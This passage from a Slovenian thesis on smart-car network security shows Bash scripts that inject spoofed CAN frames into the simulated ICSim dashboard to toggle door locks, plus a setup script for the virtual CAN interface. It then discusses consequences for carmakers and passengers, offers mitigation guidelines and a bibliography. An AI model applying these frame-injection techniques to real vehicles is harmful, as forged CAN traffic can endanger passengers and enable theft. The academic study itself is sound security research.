


Slika 5.13: Prikaz odpiranja vrat med simulacijo.

corrupt_door_system.sh ×

```
#!/bin/bash

# Odpiranje in zapiranje vrat avtomobila.

declare -a arr0=("19b#000e00" "19b#00000e" "19b#00000d" "19b#00000b" "19b#000007")

declare -a arr1=("19b#ffffff" "19b#00000f")

sleep 2

while :

do

var0=$(( ( RANDOM % 5 ) ))

var1=$(( ( RANDOM % 2 ) ))

if [[ $var0 -eq 0 ]]; then

cansend vcan0 ${arr0[$var0]}

sleep $var1

cansend vcan0 ${arr1[$var0]}

sleep $var1

else

cansend vcan0 ${arr0[$var0]}

sleep $var1

cansend vcan0 ${arr1[1]}
```

Slika 5.14: Prikaz skripte za izvedbo napada na vratni sistem.



Slika 5.15: Prikaz posledic napada na vratni sistem.


5.3.4 Kombinirana izvedba napadov

Pri kombinirani izvedbi napadov smo združili napade na merilnik hitrosti, smerokaze in vratni sistem. S tem namenom smo ustvarili izhodiščno skripto, prikazano na sliki 5.16, ki avtomatizira proces napada na opisane segmente navideznega avtomobila. Skripta izvede vse pomembne korake pri izvedbi napadov, kot so priprava navideznega vmesnika CAN za prenos omrežnega prometa, zagon nadzorne plošče in krmilnika orodja ICSim ter proženje zajema omrežnega prometa nad prej določenim vmesnikom. V skripti je tudi poskrbljeno za zagon izvajanja napadov nad posameznim segmentom nadzorne plošče s časovno usklajeno aktivacijo zgoraj podanih zlonamernih skript. Po končani kombinirani izvedbi napadov se v skripti zaženejo procedure, ki simulacijsko okolje pripravijo na morebiten vnovičen zagon napadov z zaustavitvijo tekočih skript ter z odstranjevanjem vmesnika, ki je zasičen z zlonamernim prometom. Na sliki 5.17 prikazujemo posledice, ki nastanejo ob sočasnem izvajanju kombiniranih napadov na merilnik hitrosti, smerokaze in vratni sistem navideznega avtomobila.

icsim.sh

```
# SIMULATOR ICSim init + activation

#!/bin/bash

printf "\n"
echo "SIMULACIJA NAPADA NA NADZORNO PLOSCO NAVIDEZNEGA AVTOMOBILA."

# 1. vzpostavitev vmesnika vcan0

sudo modprobe can
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0

# 2. zagon apikacij icsim, controls in analizatorja prometa nad vmesnikom CAN can0

chmod 700 /home/davor/Desktop/ICSim/icsim
chmod 700 /home/davor/Desktop/ICSim/controls

cd /home/davor/Desktop/ICSim

printf "\n"
echo "Zagon nadzorne plosce, krmilniskih funkcij ter analizatorja prometa."
printf "\n"

./icsim vcan0 & ./controls vcan0 & sh ./sniff.sh wait

killall -9 icsim
killall -9 controls

echo "Nadaljujem z izvedbo napadov? (1-DA | 0-NE)"
printf "\n"

read answer

if [[ $answer == 1 ]]; then
```

Slika 5.16: Prikaz skripte za kombinirano izvedbo napadov.



Slika 5.17: Prikaz posledic ob kombinirani izvedbi napada.

5.4 Ugotovitve ob izvedenih napadih

Ob izvedbi napadov na nadzorno ploščo navideznega avtomobila smo prišli do nekaj pomembnih ugotovitev. Prva od le-teh je relativno enostavna izvedba opisanih napadov v obliki zlonamernega ponarejanja in vrivanja odposlanih paketov v omrežje, kar je posledica varnostne pomanjkljivosti v implementaciji protokola CAN. Med izvajanjem napadov smo tudi ugotovili enostavno razširljivost slednjih na ostale sisteme s skriptami, ki lahko med seboj sodelujejo in s tem naredijo napad še toliko bolj udaren. Izpostavili bi tudi precejšno časovno zahtevnost analize zajetega omrežnega prometa z vzratnim inženiringom, ki pa se precej zmanjša, če uporabimo dober analizator prometa s periodičnim označevanjem sprememb vzorcev paketov ali funkcionalnost orodja ICSim z izklapljanjem nerelevantnega omrežnega prometa.

Poglavje 6

Posledice napadov za proizvajalce in potnike v avtomobilu

Do sedaj smo povzeli, izvedli in analizirali veliko število načinov, skozi katere si lahko potencialni napadalci zagotovijo nelegitimen dostop in izvedbo napadov na notranje sisteme pametnega avtomobila. Kot predstavljeno v prejšnjih poglavjih, se napadi razlikujejo po udarnosti in posledicah, ki jih puščajo na delovanju zlorabljenih sistemov. Slednjega vidika se bomo v pričujočem poglavju še posebej dotaknili z zornega kota proizvajalcev avtomobilov kot tudi potnikov in ob tem predstavili opis nekaj najbolj ključnih morebitnih posledic izvedenih napadov, ki vplivajo tako na potnike kot tudi proizvajalce avtomobilov. V današnje avtomobile proizvajalci nameščajo in povezujejo veliko število različnih tehnologij in sistemov, ki potnikom v prvotnem smislu omogočajo lažjo, bolj udobno in varnejšo vožnjo. Seveda pa se zaradi ozkih časovnih okvirjev razvoja novih tehnoloških sistemov proizvajalci osredotočajo na konkurenčnost in čimvečjo dobičkonosnost ter druge dejavnike, ki kljub funkcionalni dovršenosti razvitih sistemov precej zanemarjajo zelo pomembno komponento varnosti. Omenjena šibkost oziroma ranljivost predstavlja potencialno vstopno točko, skozi katero si lahko morebitni

napadalci zagotovijo nelegitimen dostop in zlorabo ciljnih sistemov avtomobila. Primeri takšnih so že predstavljene ranljivosti v tehnologijah, kot je Bluetooth in sistemih ter standardih avtomobila, denimo TPMS, RKE in OBD II. Skozi omenjene in še mnoge druge lahko napadalci izvajajo različne tehnike napadov, ki povzročijo posledice v obliki motenj delovanja, poškodb ali celo smrti potnikov napadenega avtomobila. Morebitni primeri takšnih napadov so lahko osredotočeni tudi na izsiljevanja, ugrabitve ter atentate potnikov napadenega avtomobila zaradi različnih motivov z novimi razsežnostmi, ki so popolnoma drugačne od običajnih. V omenjenih situacijah proizvajalec napadanega avtomobila tvega pojav visokih odškodninskih tožb, podanih s strani poškodovanih ali svojcev umrlih potnikov. Tukaj je potrebno omeniti, da je posledica napada s takšno razsežnostjo za proizvajalca napadenega avtomobila tudi možen konec njegove dejavnosti, saj je s tem uničen njegov ugled v očeh kupcev. Slednje je odličen scenarij denimo za konkurenčne proizvajalce avtomobilov, ki jih ne smemo izključiti kot potencialne prožitelje napadov. Namreč samo le-ti si lahko poleg znanstvenih inštitutov in peščice dovolj usposobljenih posameznikov lahko privoščijo preučevanja konkurenčnih tehnoloških sistemov, v katerih skušajo najti ranljivosti in skozi le-te priti do monopola na avtomobilskem trgu.

Kot odgovor na prestan napad se kot posledica slednjega lahko v družbi ob odmevnem primeru napada pojavi nezaupljivost oziroma odpor do novih tehnologij v avtomobilih, ki se lahko tudi stopnjuje do te mere, da se potniki v avtomobilu opremljenim z novo tehnologijo počutijo zaskrbljene in neosredotočene na vožnjo, kar lahko s precej višjo verjetnostjo od samega napada pripelje do nesreče. Posledično so proizvajalci avtomobilov v takšnih primerih prisiljeni v usmerjanje razvoja v odpravo morebitnih ranljivosti in ne v nove funkcionalnosti ali druge aspekte avtomobila, kar je za podjetje neugodno zaradi časovne in finančne potratnosti. Hkrati je zelo pomembno, da proizvajalec napadenega avtomobila pri varnostni nadgradnji ne pretirava (npr. potreba po avtentikaciji za pomik stekel), ki sicer poveča varnost, vendar neugodno vpliva na kompleksnost tako zasnovanega tehnološkega sistema in

tako po nepotrebnem uvaja nezadovoljstvo uporabnikov ter posledično slabo uporabniško izkušnjo. Prikazane posledice so le uvid v nekaj od možnih stanj, ki jih lahko dosežemo z na primer navidez nedolžnim napadom, kot je odpošiljanje spremenjenega formata paketa v avtomobilsko omrežje. Napadalci, ki izvajajo takšne napade so največkrat specializirani strokovnjaki, ki poznajo delovanje in so morebiti celo sodelovali pri načrtovanju nekega sistema, ki ga z določenim motivom tudi napadajo (na primer maščevanje zaradi izgube službe). Čeprav je danes prisotnih zelo veliko ranljivosti v tehnoloških sistemih pametnega avtomobila, ki jih lahko potencialni napadalci izkoristijo in od katerih so najbolj značilne opisane v prejšnjih poglavjih diplomskega dela je relativno majhna verjetnost, da postanemo žrtve takšnih napadov. Kakorkoli tega ne moremo z gotovostjo trditi v prihodnosti, saj je področje varnosti v pametnih avtomobilih v vzponu in kar kmalu se lahko zgodi, da bomo priča pri selitvi konceptov napadov iz testnih poligonov na naše ceste, s čimer bomo lahko občutili opisane posledice.

Poglavje 7

Sklepne ugotovitve

V diplomskem delu smo opravili splošen pregled slabosti varnostnih mehanizmov omrežne varnosti. Pri tem smo slabosti razvrstili po skupinah, kjer smo analizirali njihovo zgradbo ter prikazali pristope pri izvajanju napadov, ki se jih pri tem poslužujejo različni profili napadalcev in s tem predlagali napotke za odpravo omenjenih slabosti. Poleg tega smo ugotovili, da obstaja množica različnih načinov izkoriščanja slabosti varnostnih mehanizmov omrežne varnosti, od manj do bolj izpopolnjenih in da sistem ali omrežje, ki bi bilo popolnoma varno pred njihovimi vplivi ne obstaja.

Sledila je opredelitev tehnološkega vidika v pametnem avtomobilu, kjer smo po funkcionalnih področjih le-tega opravili pregled aktualnih tehnoloških sistemov skupaj z opisom trendov razvoja, ki se pričakujejo v prihodnosti. Izvedli smo tudi podrobno analizo omrežij in njihovih protokolov, ki pokrivajo določeno funkcionalno področje avtomobila. Pri tem smo ugotovili, da v pametnem avtomobilu obstaja kopica medsebojno povezanih omrežij z različnimi hitrostmi, topologijami, funkcionalnostmi in zahtevami ter skupno pomanjkljivo varnostno infrastrukturo.

V nadaljevanju smo nato razdelili napade na pametni avtomobil prek vektorjev napada, ki se razlikujejo po načinih dostopa napadalca do avtomobila. Definirali smo tudi množico orodij, ki takšna nelegalna dejanja omogočajo.

Pri tem smo ugotovili, da napadalci za izvedbo napadov največkrat izkoriščajo ranljivosti v standardnih in uporabniških tehnologijah, nameščenih v avtomobilu ali celo izven njega. Napade smo opredelili tudi po udarnosti oziroma kompleksnosti izvedbe v smislu morebitnih posledic, ki jih puščajo na delovanju avtomobilskih sistemov. S tem smo prišli do presenetljivega spoznanja, da je izvajanje takšnih napadov v splošnem relativno preprosto, vendar tvegano ter časovno potratno.

V praktičnem delu diplomskega dela smo na operacijskem sistemu Linux z orodjem ICSim ter ustreznimi dodatki izvedli in prikazali nekaj napadov na funkcionalnosti nadzorne plošče navideznega avtomobila. Pri tem smo izkoriščali opredeljene ranljivosti protokola CAN, skozi katere smo prek predefinirane metodologije izvršili napade na merilnik hitrosti, smerokaze in vratni sistem. Metodologija izvedbe napadov je zajemala faze od generiranja, zajema in analiziranja omrežnega prometa do rekonstrukcije, ponarejanja in odpošiljanja potrebnih formatov paketov nazaj v omrežje. Omenjen proces smo v večji meri avtomatizirali s skriptami v ukaznem jeziku Bash, ki so se samodejno prožile skozi izvajanje simulacij napadov. S tem nam je uspelo v področje nadzorne plošče uvesti nepravilnosti, kot so nesmiselne spremembe hitrosti na merilniku, nepravilno utripanje smreokazov ter nenadzorovano delovanje vratnega sistema. Ob tem smo ugotovili, da lahko omenjene nepravilnosti med seboj združujemo, s čimer posledično napad naredimo bolj udaren. Poleg tega smo tudi ugotovili, da izvedba opisanih napadov v splošnem zaradi analize omrežnega prometa terja precej časa, kar pa lahko z rabo ustreznih funkcionalnosti orodja ICSim in njegovih dodatkov precej zmanjšamo.

Po izvedenih napadih smo tudi preučili in opravili pregled nekaj morebitnih posledic, ki jih napadi prinašajo na celotno družbo s povdarkom na proizvajalce in potnike napadenega avtomobila. Ugotovili smo, da so lahko morebitne posledice napadov usodne za potnike, kot tudi za proizvajalce, ki posledično tvegajo visoke odškodninske tožbe ter padec ugleda. Sočasno pa se lahko v primeru medijske odmevnosti med ljudmi pojavi tudi odpor do

novih tehnologij, nameščenih v avtomobilih, kar pa lahko privede do stagniranja razvoja tehnoloških sistemov na področju pametnih avtomobilov.
Takšen nezaželen scenarij se lahko prepreči, če glavni akterji v avtoindustriji upoštevanjo naslednje smernice za delno odpravo tveganj napada, ki jih predlaga [12]. Te vključujejo uporabo segmentacije in izolacije v avtomobilskih sistemih za ločevanje uporabniških od varnostno kritičnih sistemov, razvoj varnih sistemov za posodobljanje programske opreme avtomobila ter sodelovanje zunanjih nepristranskih oseb z avtomobilskimi proizvajalci pri iskanju ranljivosti razvitih tehnoloških sistemov. Poleg tega omenjene smernice predlagajo tudi implicitni višji povdarek na varnosti ob načrtovanju sistemov, kar pomeni, da morajo načrtovalci takšnih sistemov varnostno komponento enakovredno postaviti ob bok funkcionalnim opravilom, ki jih mora določen sistem izvajati. Smernice favorizirajo tudi vzpostavitev mehanizma tako imenovanih črnih škatel iz letalskega sveta, ki bi v avtomobilu omogočale beleženje vzrokov napak v delovanju sistemov in iz katerih bi nato načrtovalci kritične sisteme lahko nadgradili ter izboljšali.

Varnost v pametnih avtomobilih je poleg že zaznanih ranljivosti še zelo sveže področje, ki ni popolnoma raziskano. Denimo vsako dodajanje ali nadgradnja tehnoloških sistemov avtomobila lahko doprinese k novim ranljivostim, ki jih lahko izkoristijo potencialni napadalci. Posledično morajo varnostni raziskovalci skupaj z avtoindustrijo vedno poizvedovati za morebitnimi šibkimi točkami varnosti v takšnih sistemih in biti v koraku(ih) pred napadalci, da lahko ob pravem času ukrepajo ter preprečijo najhujše posledice zlorab.

Literatura

[1] K. R. Avinash, P. Nagaraju, S. Surendra, S. Shivaprasad, "A SIMPLE AUTOMOTIVE APPLICATION USING FLEXRAY™ PROTOCOL", *International Journal of Communication Network Security*, št. 4, str. 71-74, 2012.

[2] G. Cena, A. Valenzano, "Performance analysis of Byteflight networks", Factory Communication Systems, v zborniku *International Workshop on IEEE 2004*, 2004, str. 157-166.

[3] S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage, K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, "Experimental security analysis of a modern automobile", v zborniku *IEEE Symposium on Security and Privacy 2010*, 2010, str. 447-462.

[4] S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage, K. Koscher, A. Czeskis, F. Roesner, T. Kohno, "Comprehensive Experimental Analyses of Automotive Attack Surfaces", v zborniku *USENIX Security Symposium*, 2011, str. 1-16.

[5] S. Corrigan, "Introduction to the controller area network (CAN)", *Texas Instruments*, str. 1-15, 2008.

[6] S. Freiberger, A. Nagel, "Understanding the communication between automotive mechatronics and electronics for remanufacturing purposes", Bayreuth University, str. 15-42, 2012.

[7] A. Grzemba, *MOST - The Automotive Multimedia Network*, Franzis Verlag, 2011, poglavji 2 in 5.

[8] S. Hansman, R. Hunt, "A taxonomy of network and computer attack methodologies", Department of Computer Science and Software Engineering, University of Canterbury, Christchurch, New Zealand, str. 5-27, 2003.

[9] K. Hribar, M. Ciglarič, "Novi tipi omrežnih napadov in njihovo preprečevanje", Fakulteta za računalništvo in informatiko, Univerza v Ljubljani, str. 3-21, 2014.

[10] M. Kabir, "Network Architecture of a Modern Automotive Infotainment System", *Advances in Automobile Engineering*, št. 1, zv. 3, str. 1-5, 2012.

[11] U. Keskin, "In-vehicle communication networks: a literature survey", *Computer Science Repor*t, št. 10, str. 1-53, 2009.

[12] C. Lu, R. Jain, "Security of Autonomous Vehicles", Computer Science and Engineering, Washington University, str. 1-9, 2014.

[13] C. McCarthy, K. Harnett, A. Carter, "Characterization of Potential Security Threats in Modern Automobiles: A Composite Modeling Approach", v poročilu *National Highway Traffic Safety Administration DOT HS 812*, str. 1-21, 2014.

[14] C. Miller, C. Valasek, "A survey of remote automotive attack surfaces", v zborniku *Black Hat USA*, 2014, str. 1-94.

[15] C. Patrikakis, M. Masikos, O. Zouraraki, "Distributed Denial of Service Attacks", *The Internet Protocol Journal*, št. 7, zv. 3, str. 13-35, 2004.

[16] A. Rufi, *Network Security 1 and 2 Companion Guide*, Pearson Education India, 2006, poglavje 1.

[17] M. Schmid, "Automotive Bus Systems", *Atmel Applications Journal*, št. 6, zv. 6, str. 29-32, 2006.

[18] C. Smith, *Car Hacker's Handbook*, Open Garages, 2014, str. 6-48.

[19] (2015) A 60 dollars Gadget That Makes Car Hacking Far Easier, Wired. Dostopno na: `http://www.wired.com/2015/03/60-gadget-thatll-make-car-hacking-easier-ever/`.

[20] (2015) Advanced driver assistance systems, Wikipedia. Dostopno na: `https://en.wikipedia.org/wiki/Advanced_driver_assistance_systems`.

[21] (2015) Automotive navigation system, Wikipedia . Dostopno na: `https://en.wikipedia.org/wiki/Automotive_navigation_system`.

[22] (2014) Basics of In-Vehicle Networking (IVN) Protocols, ON Semiconductor. Dostopno na: `http://www.onsemi.com/pub_link/Collateral/TND6015-D.PDF`.

[23] (2015) Bluetooth, Wikipedia. Dostopno na: `https://en.wikipedia.org/wiki/Bluetooth`.

[24] (2014) CAN Hacking Tools, 20 USD to hack a car remotely, Security affairs. Dostopno na: `http://securityaffairs.co/wordpress/22070/hacking/can-hacking-tools.html`.

[25] (2015) Car hacking – Progressive Dongle exposes vehicles to attacks, Security affairs. Dostopno na: `http://securityaffairs.co/wordpress/32485/hacking/car-hacking-via-progressive-dongle.html`.

[26] (2009) FlexRay Automotive Communication Bus Overview, National Instruments. Dostopno na: `http://www.ni.com/white-paper/3352/en/pdf`.

[27] (2012) Ford data shows ADAS tech interest growing among midsize sedan buyers, Telematics news. Dostopno na: `http://telematicsnews.info/2012/08/08/`

ford-data-shows-adas-tech-interest-growing-among-midsize-sedan-buyers_ag3083/.

[28] (2015) Global Positioning System, Wikipedia. Dostopno na: https://en.wikipedia.org/wiki/Global_Positioning_System.

[29] (2015) How to prevent DOS attack, Ax3soft. Dostopno na: http://www.ids-sax2.com/articles/PreventDosAttacks.htm.

[30] (2015) In car entertainment, Wikipedia. Dostopno na: https://en.wikipedia.org/wiki/In_car_entertainment.

[31] (2011) Japanese parliament hit by cyber-attack, NakedSecurity. Dostopno na: https://nakedsecurity.sophos.com/2011/10/25/japanese-parliament-hit-by-cyber-attack/.

[32] (2015) MITM definition, SearchSecurity, Techtarget. Dostopno na: http://searchsecurity.techtarget.com/definition/man-in-the-middle-attack.

[33] (2006) Next Generation Car Network - FlexRay, Fujitsu Microelectronics. Dostopno na: http://www.fujitsu.com/downloads/CN/fmc/lsi/FlexRay-EN.pdf.

[34] (2015) Obd II Port Location, Car Wallpaper in HD. Dostopno na: http://www.carwallpaperhd.info/731908-obd-ii-port-location.

[35] (2005) Ping sweep definition, SearchSecurity, Techtarget. Dostopno na: http://searchnetworking.techtarget.com/definition/ping-sweep-ICMP-sweep.

[36] (2015) Radio, Wikipedia. Dostopno na: https://en.wikipedia.org/wiki/Radio.

[37] (2015) Radio Data System, Wikipedia. Dostopno na: https://en.wikipedia.org/wiki/Radio_Data_System.

[38] (2015) RFID, Wikipedia. Dostopno na: `https://en.wikipedia.org/wiki/Radio-frequency_identification`.

[39] (2015) Smurf, Internet Security Systems. Dostopno na: `http://www.iss.net/security_center/advice/Exploits/IP/smurf/default.htm`.

[40] (2015) Sniffing, Computer Hope. Dostopno na: `http://www.computerhope.com/jargon/s/sniffing.htm`.

[41] (2011) Top 125 Network Security Tools, SecTools. Dostopno na: `http://sectools.org/tag/sniffers/`.

[42] (2015) USB, Wikipedia. Dostopno na: `https://en.wikipedia.org/wiki/USB`.

[43] (2015) What Is the Difference: Viruses, Worms, Trojans, and Bots, Cisco Security Intelligence Operations. Dostopno na: `http://www.cisco.com/web/about/security/intelligence/virus-worm-diffs.html`.

[44] (2002) What is a port scan attack?, SearchSecurity, Techtarget. Dostopno na: `http://searchsecurity.techtarget.com/answer/What-is-a-port-scan-attack`.

[45] (2015) Wirelessly unlocking cars and garage doors is easy with 32 dollars 'RollJam' device, Techspot. Dostopno na: `http://www.techspot.com/news/61700-wirelessly-unlocking-cars-garage-doors-easy-32-rolljam.html`.

[46] (2014) Working on a instrument cluster simulation, Google plus. Dostopno na: `https://plus.google.com/+CraigSmithHax/posts/Ww4CGYBwHfr`.